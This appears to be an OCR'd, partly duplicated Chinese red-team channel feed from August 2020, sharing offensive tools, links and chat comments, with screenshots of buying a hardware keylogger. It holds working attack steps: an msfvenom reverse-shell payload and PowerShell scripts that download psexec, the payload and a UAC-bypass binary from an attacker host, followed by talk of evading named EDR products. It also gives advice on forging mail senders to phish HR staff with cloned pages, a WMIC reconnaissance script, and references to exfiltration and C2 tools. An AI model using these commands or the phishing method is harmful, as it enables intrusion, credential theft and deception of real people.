预估包裹重量：1磅 (包裹重量按照实际到货后仓库称重重量计算)
预估国际运费：¥150.00


兰兰

费用是410+150 有关税自理

兰兰

国际运费是估算的，实际运费是按照仓库包好的重量计算的

由于国际疫情比较严重，运输时效无法估计，代购周期不能固定，目前下单方式只接受支付宝转账或者是银行转账哈




RedTeaming - 2020-08-02

#红队技巧#

昨天安恒发的文章里面使用了一个键盘记录器，接到目标键盘上，然后通过启动的wifi可以远程读取键盘记录信息，wifi的ssid可以隐藏，ebay上面可以买，我嫌麻烦，找的淘宝代购，最快也要一个月，后续红蓝项目希望能用进去。这个有意思的。

近源渗透测试之Keylogger实战




AirDrive Forensic Keylogger Pro - USB Hardware Keylogger,...

US $39.99

Huge savings at The Brand Outlet

Treat Yourself →

Reebok




Milw

主页 | 我的 eBay | 搜索 | 通知 | 出售

↓0B/s


09:30
聚划算百亿补贴
完整聊天
欧莱名品代购
关闭
欧莱名品 EULIKE
价格估算计算公式：(商品单价*数量＋境内运费)*汇率＋代购费=估算价格
下单_价格估算：(39.99*1+9.99)*7.20+¥50.00=¥409.86
推荐国际运输方式：不包清关（USPS 普快）
预估包裹重量：1磅 (包裹重量按照实际到货后仓库称重重量计算)
预估国际运费：¥150.00
兰兰
欧莱名品 EULIKE
费用是 410+150 有关税自理
兰兰



RedTeaming - 2020-08-02

#钓鱼攻击#
如果不验证DKARCA，可以利用163一类的来伪造发件人，最好是找到HR的联系方式，但是太多就会进垃圾箱，就要换账号，结合页面克隆，通过这个方式钓了不少账号。
然后就是倾旋的这篇文章，我最近在写类似的工具，这些APT技术要落地才行！

红队行动之鱼叉攻击-研究分享+«+倾旋的博客

Swaks伪造邮件发件人绕过SPF


RedTeaming - 2020-08-02

AD域里的ACL攻防：**AD域里的ACL攻防+|+九世的博客**

RedTeaming - 2020-08-03

#MacTips#
Mac简单一点的jar转app
python jar2app ../../../02-权限管理/Behinder_v2.0.1/Behinder.jar -j "-XstartOnFirstThread" -i ~/Pictures/hacker.icns

缺陷就是无法全屏，通过Install4J打包的，可以全屏放大，但没找到稳定的破解，三个月后启动会弹框提示（不影响使用）。



RedTeaming - 2020-08-04

#碎碎念#
有时间的师傅测下这个工具看看，最近在项目上，没时间研究。[敲打]

PurpleSharp是一个开放源代码工具，旨在提供洞察对手如何针对Windows Active Directory（AD）环境的见解。该工具允许安全测试人员针对AD环境执行不同的攻击行为，包括恶意软件执行、权限提升、持久性和凭据访问。

关键功能/功能：“PurpleSharp通过利用管理凭据和本地Windows服务/功能（例如服务器消息块（SMB）、Windows管理规范（WMI）、远程过程调用（RPC）和命名管道）在远程主机上执行模拟。”

RedTeaming - 2020-08-05

一个dns数据传输工具

GitHub+-+Arno0x/DNSExfiltrator:+Data+exfiltration+...

RedTeaming - 2020-08-05

#红队技巧#
在内网里面横向只有一个cmd的情况下，需要上线或者其他操作。这样执行就行。昨晚打过。

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.56.102 -f exe > danger.exe

#show account settings
net user <login>

# download psexec to kali
https://docs.microsoft.com/en-us/sysinternals/downloads/psexec

# upload psexec.exe file onto the victim machine with powershell script
echo $client = New-Object System.Net.WebClient > script.ps1
echo $targetlocation = "http://192.168.56.102/psexec.exe" >> script.ps1
echo $client.DownloadFile($targetlocation,"psexec.exe") >> script.ps1
powershell.exe -ExecutionPolicy Bypass -NonInteractive -File script.ps1

# upload danger.exe file onto the victim machine with powershell script
echo $client = New-Object System.Net.WebClient > script2.ps1
echo $targetlocation = "http://192.168.56.102/danger.exe" >> script2.ps1
echo $client.DownloadFile($targetlocation,"danger.exe") >> script2.ps1
powershell.exe -ExecutionPolicy Bypass -NonInteractive -File script2.ps1

# UAC bypass from precompiled binaries:
https://github.com/hfiref0x/UACME

# upload https://github.com/hfiref0x/UACME/blob/master/Compiled/Akagi64.exe to
echo $client = New-Object System.Net.WebClient > script2.ps1
echo $targetlocation = "http://192.168.56.102/Akagi64.exe" >> script3.ps1
echo $client.DownloadFile($targetlocation,"Akagi64.exe") >> script3.ps1
powershell.exe -ExecutionPolicy Bypass -NonInteractive -File script3.ps1
```

裤衩哥: [发呆] 评论跟下系统版本 edr 是哪家的。
Wing: 亚信或者天擎
裤衩哥: okok
L: 老曲线救国法了 [奸笑]

RedTeaming - 2020-08-05

#红队技巧#
第一章 信息收集
1.1 主机发现
1.2 关联信息生成
1.3 开放漏洞情报
1.4 开源情报搜救（OSINT）
1.5 Github Hacking
1.6 Google Hacking
1.7 Git-all-secret
1.8 Mailsniper.ps1 获取outlook所有联系人
1.9 内网渗透之信息收集
1.10 后渗透信息收集之WMIC命令的用法
1.11 内网横向常见端口
第二章 打点-进入内网
2.1 外部接入WIFI
2.1.1 无线攻击实战应用之DNSSPOOF、Evilportal、DWall组合拳入侵
2.2 应用系统漏洞利用
2.2.1 常见漏洞扫描
2.2.1.1 impacker框架之mssql服务器安全检查

2.2.1.2 ms17_010 py脚本利用
2.2.2 未授权访问漏洞
2.2.2.1 jboss未授权
2.2.3 远程代码执行漏洞
2.2.3.1 java下的奇怪命令执行
2.2.3.2 shiro反序化记录
2.2.3.3 RMI反序化
2.2.3.4 JNDI注入
2.2.3.5 fastjson漏洞浅析
2.2.3.6 cve-2019-11043 PHP原创代码执行复现
2.2.3.7 JAVA webshell 从入门到入狱系列1-基础篇
2.2.3.8 深入研究xmldecoder
2.2.3.9 fastjson反序化学系
2.2.3.10 oracle数据库安全思考之xml反序化
2.2.3.11 webshell绕安全模式执行命令
2.2.3.12 java下的xxe漏洞
2.2.3.13 solr velocity 模板远程代码复现以及利用指南
2.2.3.14 solr-rce-via-velocity-template
2.2.3.15 JAVA webshell 从入门到入狱系列2-攻防对抗之bypass上篇
2.2.3.16 JAVA webshell 从入门到入狱系列3-攻防对抗之bypass中篇
2.2.3.17 JAVA webshell 从入门到入狱系列4-攻防对抗之bypass下篇
2.2.3.18 java反序化过程深究
2.2.3.19 apache solr 不安全配置远程代码执行漏洞复现以及JMX RMI利用分析
2.2.3.20 java命令执行小细节
2.2.3.21 JDK反序化gadets-7u21
2.2.3.22 weblogic-t3-cve-2019-2890-analysis
2.2.3.23 spring-boot-actuators未授权漏洞
2.2.3.24 semcms2.6 后台文件上传漏洞审计
2.2.3.25 代码审计之Ivyecms后台getshell
2.2.3.26 log3j-unserialize-analysis
2.2.3.27 java反序化-fastjson组件
2.2.4 WAF-BYPASS
2.2.5 登录接口JS前端加密绕过
2.2.6 XMLDECODER标签
2.2.7 利用PHPmyadmin 去get shell
2.2.8 攻击JWT的一些方式
2.2.9 上传漏洞
2.2.10 注入漏洞
2.2.10.1 注入漏洞
2.2.10.2 mssql利用总结
2.2.10.3 攻击mssql-powerUPSQL介绍
2.2.10.4 如何利用mysql 安全特性发现漏洞
2.2.10.5 hibernate 基本注入
2.2.10.6 mysql利用 general_logfile、show_query_logfile写文件
2.2.10.7 会战分享-sql server 注入 getshell
2.2.11 文件读取漏洞
2.2.12 pentesterlab xss
2.2.13 offcie 宏的基本利用
2.2.14 java-security-calendar-2019-candy-cane
2.2.15 discuz ssrf RCE 漏洞分析报告
2.2.16 wordpress 语言文件代码执行漏洞分析报告
2.2.17 struts2 远程命令执行s2-048漏洞分析报告
2.2.18 静态免杀php一句话（过D盾，河马，安全狗）
2.2.19 金融信息系统安全评测方法
2.2.20 apache-poi-xxe-analysis

10.5 meterprter下得lrb操作第一季
10.6 基于第十课补充payload(一)
10.7 基于第十课补充payload(二)
10.8 域信息收集之普通域用户权限获取域内详细信息-ldifde工具
10.9 域信息收集-csvde工具
10.10 xss之beef神器
10.11 pstools讲解（远程执行命令&登录日志导出等）
10.12 netcat使用总结
10.13 五分钟快速编写漏洞exp
第十一章 红队技巧
11.1 基于白名单msbuild.exe 执行payload第一季
11.2 基于白名单installuitil.exe执行payload第二季
11.3 基于白名单regasm.exe 执行payload第三季
11.4 基于白名单regsvcs.exe 执行payload第四季
11.5 基于白名单mshta.exe执行payload第五季
11.6 基于白名单compliler.exe 执行payload第六季
11.7 基于白名单 csc.exe 执行payload第七季
11.8 基于白名单msiexec执行payload第八季
11.9 基于白名单regsvr32执行payload第九季
11.10 基于白名单wmic执行payload第十季
11.11 基于白名单rundll32.exe 执行payload第十一季
11.12 基于白名单0dcconf执行payload第十二季
11.13 基于白名单psexec 执行payload第十三季
11.14基于白名单 url.dll 执行payload第十四季
11.15 基于白名单forfiles执行payload第十五季
11.16 基于白名单pcalua 执行payload第十六季
11.17 基于白名单cmstp.exe 执行payload第十七季
11.18 基于白名单zipfildr.dll执行payload第十八季
11.19 基于白名单msiexec执行payload第十九季
11.20基于白名单ftp.exe执行payload第二十季
11.21 网络安全学习方法论之体系的重要性
第二十章 工具优化以及分享
12.1 解决 msfvenom命令自动补全
12.2 工具介绍-the-backdoor-factory
12.3 工具介绍veil-EVASION
12.4 离线cyberchef使用指南
第十三章 案例分享
13.1 某次项目技术点实录-regsvr32 ole 对象
13.2 阿里云access token问题-项目收获记录
13.3 从打点到域控的练习
13.4 安防软件bypass
13.5 docker常用命令与dokcer逃逸漏洞复现
13.6 渗透沉思录
13.7 项目回忆：体系的本质是知识点串联
13.8 frida在app远程加解密的应用
13.9 漏洞修复系列之oracle远程数据投毒修复(非RAC环境)
13.10 记一次ueditor老版本的非常规getshell
13.11 云安全公测大赛初赛game app题目解析
13.12 三层靶机搭建以及内网渗透（附靶场环境）
13.13 记一次简单的漏洞利用与横向
13.14 翻译文章
13.14.1 CVE-2019-12757:symantec endpoint protection 中的本地权限提升
13.14.2 攻击SQL SERVER CLR程序集
13.14.3 AMTHoneypot蜜罐指南
13.14.4 cobaltstike 使用混淆绕过windows defeder

13.14.5 渗透实战-从打点到域控的全过程
13.14.16 dokcer极速入门
13.14.17 记一次应急响应样本分析
第十四章 运营
14.1.如何将金字塔原理在运营中应用
14.2. 活动心得-如何举办一场沙龙活动
14.3.从用户中来，到用户中去
14.4 文章与活动之间的关联

```
Wing: backlion 整理。
lengyi: 这是，某恒的目录?
Wing: 对啊
lengyi: 完全可以 [强][强][强]
```

RedTeaming - 2020-08-05

#Burp插件#
shiro反序列化Burp完美回显插件（非宽字节安全存在bug的插件），可配合wing师傅之前发的被动扫描shiro的Burp插件使用，大大提高渗透效率。
GitHub+-+0x141/ShiroRce-Burp

RedTeaming - 2020-08-05

谷歌出品的关于绕过内存查杀的文章

http://feedproxy.google.com/~r/SecurityBloggersNet...

```
Wing: 想办法实践
```

RedTeaming - 2020-08-05

使用 wmic 进行信息收集

for /f "delims=" %% A in ('dir /s/b % WINDIR%\system32*htable.xsl') do set "var=%% A"

wmic process get CSName,Description,ExecutablePath,ProcessId /format:"% var%" >> out.html
wmic service get Caption,Name,PathName,ServiceType,Started,StartMode,StartName /format:"% var%" >> out.html
wmic USERACCOUNT list full /format:"% var%" >> out.html
wmic group list full /format:"% var%" >> out.html
wmic nicconfig where IPEnabled='true' get Caption,DefaultIPGateway,Description,DHCPEnabled,DHCPServer,IPAddress,IPSubnet,MACAddress /format:"% var%" >> out.html
wmic volume get Label,DeviceID,DriveLetter,FileSystem,Capacity,FreeSpace /format:"% var%" >> out.html
wmic netuse list full /format:"% var%" >> out.html
wmic qfe get Caption,Description,HotFixID,InstalledOn /format:"% var%" >> out.html
wmic startup get Caption,Command,Location,User /format:"% var%" >> out.html
wmic PRODUCT get Description,InstallDate,InstallLocation,PackageCache,Vendor,Version /format:"% var%" >> out.html
wmic os get name,version,InstallDate,LastBootUpTime,LocalDateTime,Manufacturer,RegisteredUser,ServicePackMajorVersion,SystemDirectory /format:"% var%" >> out.html
wmic Timezone get DaylightName,Description,StandardName /format:"% var%" >> out.html

RedTeaming - 2020-08-05

#MacTips#
让Iterm2在任意应用中处于最上层，随时显示或消失。
如何让iterm2+在任何界面呼入呼出？+-+知乎

RedTeaming - 2020-08-05

#C2#
GitHub+-+sysdream/chashell:+Chashell+is+a+Go+rever...
利用DNS进行通信，HW期间可以拿来Phishing。

RedTeaming - 2020-08-05

#C2#
SharpC2
下一步有时间就学这个，作者还在开发中，现在能跑起来了。但是我本地客户端连接teamserver的时候就发生异常。有兴趣的师傅可以本地跑下看看，讨论一下。

GitHub+-+SharpC2/SharpC2:+.NET+C2+Framework+Proof+...


RedTeaming - 2020-08-05

#内网渗透#
这篇blog讲了域内token的利用方式，工具我就只清楚runas和incognito。其他的还得清大家补充下。这玩意特别重要！！实践证明一切。tson直接过去。
https://blog.cobaltstrike.com/2015/12/16/windows-a...

> z3r0yu: 这么 diao 吗，学一下学一下

RedTeaming - 2020-08-05

#内网渗透# #百宝箱#
Bypass师傅整理的笔记👍👍👍
GitHub+-+Bypass007/Learn-security-from-0:+从0开始学安全，...



RedTeaming - 2020-08-06

很久之前国外的一个安全团队曾经更新过一些关于对抗的技术，如今安全研究员将其整合成了一个数据库，内容我看了下还是很不错的，作为字典或者tips还是很好的

Unprotect+Project

看图，前端我很喜欢。


```
Wing: Nice
```

RedTeaming - 2020-08-06

#redteam#

Checkpoint发布的反调试框架

Anti-Debug+Tricks
以及反调试实例工具ShowStopper
GitHub+-+CheckPointSW/showstopper:+ShowStopper+is+...


RedTeaming - 2020-08-07

#Burp插件#
ShiroScan
最近怎么这么多插件尼
https://github.com/Daybr4ak/ShiroScan/releases/dow...

RedTeaming - 2020-08-07

#内网渗透#
代理搭建的重要性。
Termite是我之前最喜欢用的以及ew，但是没有源码，免杀就比较困难。
GitHub+-+ph4ntonn/Stowaway:+Stowaway+---+Multi-hop...

这个工具的优点：
- 普通的端口复用
- 节点树形式，多层代理的情况下，快速切换代理
- AES加密通信
- socks代理，端口转发，文件上传下载等功能
缺点：
给白嫖就不错了，还挑刺。狗头





```
z3r0yu: 这个稳定性咋样?
Wing: go 写的基本没啥事。我前几次用 ew 容易断。看大家的使用情况怎么样。
z3r0yu: 近期用 venom 就容易崩溃掉线，这个还没尝试
```

RedTeaming - 2020-08-07

#内网渗透#
代理搭建的重要性。
Termite是我之前最喜欢用的以及ew，但是没有源码，免杀就比较困难。
GitHub+-+ph4ntonn/Stowaway:+Stowaway+---+Multi-hop...

这个工具的优点：
- 普通的端口复用
- 节点树形式，多层代理的情况下，快速切换代理
- AES加密通信
- socks代理，端口转发，文件上传下载等功能
缺点：
给白嫖就不错了，还挑刺。狗头



z3r0yu: 这个稳定性咋样?
Wing: go 写的基本没啥事。我前几次用 ew 容易断。看大家的使用情况怎么样。
z3r0yu: 近期用 venom 就容易崩溃掉线，这个还没尝试

RedTeaming - 2020-08-07

GitHub+-+rapid7/metasploit-framework:+Metasploit+F...

Msf6

RedTeaming - 2020-08-08

#红队武器化研发#
Red Team Scripts by d0nkeys (ex SnadoTeam)
GitHub+-+d0nkeys/redteam:+Red+Team+Scripts+by+d0nk...


RedTeaming - 2020-08-09

#渗透工具#
Mac中安装JDK1.8和JDK11双版本并任意切换，从而可以使用BurpSuite MacOSX最新版，官方的是使用install4j打包的，好处就是可以全屏。全屏很方便使用。

export JAVA_8_HOME="$(/usr/libexec/java_home -v 1.8) "
export JAVA_11_HOME="(/usr/libexec/java_home -v 11)"

alias jdk8='export JAVA_HOME=JAVA_8_HOME'
alias jdk11='export JAVA_HOME=JAVA_11_HOME'
export JAVA_HOME=$JAVA_8_HOME

下载地址：**法海之路+-+佛悟心中寒**
Mac中安装JDK1.8和JDK11双版本并任意切换+-+Pykk2019+-+博客园



`z3r0yu: 我一直用的 jenv 切换多版本 Java`

RedTeaming - 2020-08-09

`#渗透技巧#`

渗透测试中获取+fastjson+精确版本号的方法

